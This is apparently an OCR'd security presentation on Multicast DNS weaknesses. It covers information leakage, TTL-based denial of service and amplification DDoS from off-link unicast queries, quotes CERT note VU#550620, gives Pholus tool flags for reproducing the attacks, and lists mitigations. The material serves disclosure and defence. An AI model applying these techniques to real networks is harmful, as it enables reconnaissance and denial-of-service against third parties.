
In specialized applications there may be rare situations where it makes sense for a Multicast DNS querier to send its query via unicast to a specific machine. When a Multicast DNS responder receives a query via direct unicast, it SHOULD respond as it would for "QU" questions, as described above in Section 5.4. Since it is possible for a unicast query to be received from a machine outside the local link, responders SHOULD check that the source address in the query packet matches the local subnet for that link (or, in the case of IPv6, the source address has an on-link prefix) and silently ignore the packet if not.

What Can be the Issues if Off-link Unicast Queries are Accepted?

- Information leakage:
  - Supported services and ports.
  - OS, architectures, etc.
- DoS Services remotely (e.g. setting TTL:=0).
- What if spoofed requests using a target's source address are sent to many affected systems?

DDoS (Amplification) Attack

- Each recipient may respond with more than one packet



CERT | Software Engineering Institute | Carnegie Mellon University

Vulnerability Notes Database

Advisory and mitigation information about software vulnerabilities

Homeland Security

Sponsored by the DHS Office of Cybersecurity and Communications

Vulnerability Note VU#550620

Multicast DNS (mDNS) implementations may respond to unicast queries originating outside the local link

Original Release date: 31 Mar 2015 | Last revised: 15 May 2015

Impact

An mDNS response to a unicast query originating outside of the local link network may result in information disclosure, such as disclosing the device type/model that responds to the request or the operating system running such software. The mDNS response may also be used to amplify denial of service attacks against other networks.

Source: [VU 550620]


Vulnerability Note VU#550620

Vendor	Status	Date Notified	Date Updated
Avahi mDNS	Affected	-	31 Mar 2015
Canon	Affected	10 Feb 2015	08 Apr 2015
Hewlett-Packard Company	Affected	10 Feb 2015	20 Mar 2015
IBM Corporation	Affected	10 Feb 2015	31 Mar 2015
Synology	Affected	10 Feb 2015	31 Mar 2015
Cisco Systems, Inc.	Not Affected	10 Feb 2015	31 Mar 2015
Citrix	Not Affected	10 Feb 2015	25 Mar 2015
D-Link Systems, Inc.	Not Affected	10 Feb 2015	20 Mar 2015
F5 Networks, Inc.	Not Affected	10 Feb 2015	31 Mar 2015
Microsoft Corporation	Not Affected	10 Feb 2015	09 Mar 2015
Ricoh Company Ltd.	Not Affected	10 Feb 2015	15 May 2015
Apple	Unknown	10 Feb 2015	10 Feb 2015
CentOS	Unknown	10 Feb 2015	10 Feb 2015
Debian GNU/Linux	Unknown	10 Feb 2015	10 Feb 2015

Situation Nowadays

- All tested modern (i.e. <u>latest versions</u>) OS seem not to face any issues (various Linux, Windows, Chromecast, Apple TV, etc.)
- Unfortunately, there are still <u>modern</u> embedded systems that use Linux which are still affected
  - My home speakers (of a well-reputed brand) are some of them… **CVE-2017-6520**

  → Patching of Internet of “Things”?



Hosts Listening to Port 5353 Worldwide?

- There are more than 959000 results returned from a well-known related search engine.
  - These are not necessarily vulnerable, though…
  - But the chances should be good...

Sometimes Problems re-appear...

- Over a different protocol…
  - Remember ping-of-death?
    - First appeared in **1997** regarding IPv4.
    - It reappeared in CVE-**2013**-3183 over IPv6.
  - Fragmentation?
    - First discussed in “Insertion, Evasion and Denial of Service: Eluding Network Intrusion Detection”, by Ptacek & Newsham, January, **1998**.
    - Regarding IPv6, RFC 5722 (2009) tried to solve it.
    - But in 2012, it was still there (CVE-**2012**-4444).

You guessed correctly

- There are modern OS not affected over IPv4 but vulnerable over IPv6. **CVE-2017-6519**
- Vendor(s) have been informed – waiting for patch...
- Shall we ever learn our lessons?
- More information will be published soon at https://www.secfu.net/advisories-1/
- <u>Hint</u>: Set the QU bit to ask for a unicast response.

How to Reproduce the Attacks Using Pholus?

Specify target addresses:

-d4 <IPv4 address>: specify the target IPv4 address

-d6 <IPv6 address>: specify the target IPv6 address

-tm <MAC address>: specify the target MAC address

-6 → send IPv6 only,

-4 -6 → send both IPv4 and IPv6

and Now, What?

Mitigation?

- Control your perimeter:
  - Filter UDP port 5353 (<u>both</u> for incoming and outgoing traffic).
- Control your device:
  - Disable mDNS usage, if not needed (that is a challenge though, nowadays).
  - Uninstall even the daemon, if possible (e.g. Avahi).

Permanent Fix?

- Silently discard packets when IP TTL < 255 (IETF?)
- Well-reputed devices offering mDNS/DNS-SD services should use signed certificates from a trusted PKI CA.
- Applications should only connect to devices with valid certificates.
  - Nevertheless, some devices require Internet connection to operate (Google?)
- Unique host identifiers should be applied
  - e.g. IPv6 Unique Local Addresses as DNS-SD ‘AAAA’ records (already used from “Back to my MAC”).

Conclusions

- *ZeroConf* is a useful feature:
  - mDNS and DNS-SD contribute to it.
- But the assumed “cooperating participants” cannot be guaranteed in the “Internet of Things” and “Bring your Own Device” era.
- Automated “trust establishment” mechanism should be enforced (“secure ZeroConf”).
  - Certificate valiation
  - Automated unique host identifiers
- Never forget filtering at the perimeter (sounds obvious, but...).

More Info?

A detail white paper can be found at https://www.secfu.net/papers-presentations/

The tool (*Pholus*) is available at: https://www.secfu.net/tools-scripts/

HOME PAPERS / PRESENTATIONS WHITE PAPERS **TOOLS / SCRIPTS** ADVISORIES ABOUT ME CONTACT

Pholus: An mDNS and DNS-SD security assessment tool.

Pholus is an mDNS and DNS-SD Security Assessment Tool, which can be used to create completely custom Queries and Responses, as well as to automate several activities (Reconnaissance, Man in the Middle attacks, Denial of Service attacks using various methods, remote unicast operations, overflow attempts, etc.).
More information about the tool can be found in the "Papers/Presentation" section.
To use it, you need Python 2.7.x and Scapy.
Please use it responsibly.
pholus.tar.gz
GNU Compressed Tar Archive File 11.3 KB
Download

Updates announced via Twitter: **@AntoniosAtlasis**

References

[IANA, 2017], “Service Name and Transport Protocol Port Number Registry”, https://www.iana.org/assignments/service-names-port-numbers/service-names-port-numbers.xml, 17 March 2017.

[IETF RFC 6762], S. Cheshire, M. Krochmal, “Multicast DNS”, IETF RFC 6762, February 2013.

[IETF RFC 6763], S. Cheshire, M. Krochmal, “DNS-Based Service Discovery”, IETF RFC 6763, February 2013.

[Bai et. al., 2016], X. Bai, L. Xing, N. Zhang, X. Wang, X. Liao, T. Li, S. Hu, “Staying Secure and Unprepared: Understanding and Mitigating the Security Risks of Apple ZeroConf”, IEEE Symposium on Security and Privacy, 2016.

[Habbie, 2012], “Finding v6 hosts by efficiently mapping ip6.arpa”, http://7bits.nl/blog/posts/finding-v6-hosts-by-efficiently-mapping-ip6-arpa

[SpiderLabs, 2012], “mDNS - Telling the world about you (and your device)”, 10 October 2012, https://www.trustwave.com/Resources/SpiderLabs-Blog/mDNS---Telling-the-world-about-you-(and-your-device) (last accessed in 14th November 2016).

[VU 550620], Vulnerability Note VU#550620, “Multicast DNS (mDNS) implementations may unicast queries originating outside the local link”, CERT, 15 May 2015.

Questions?

@AntoniosAtlasis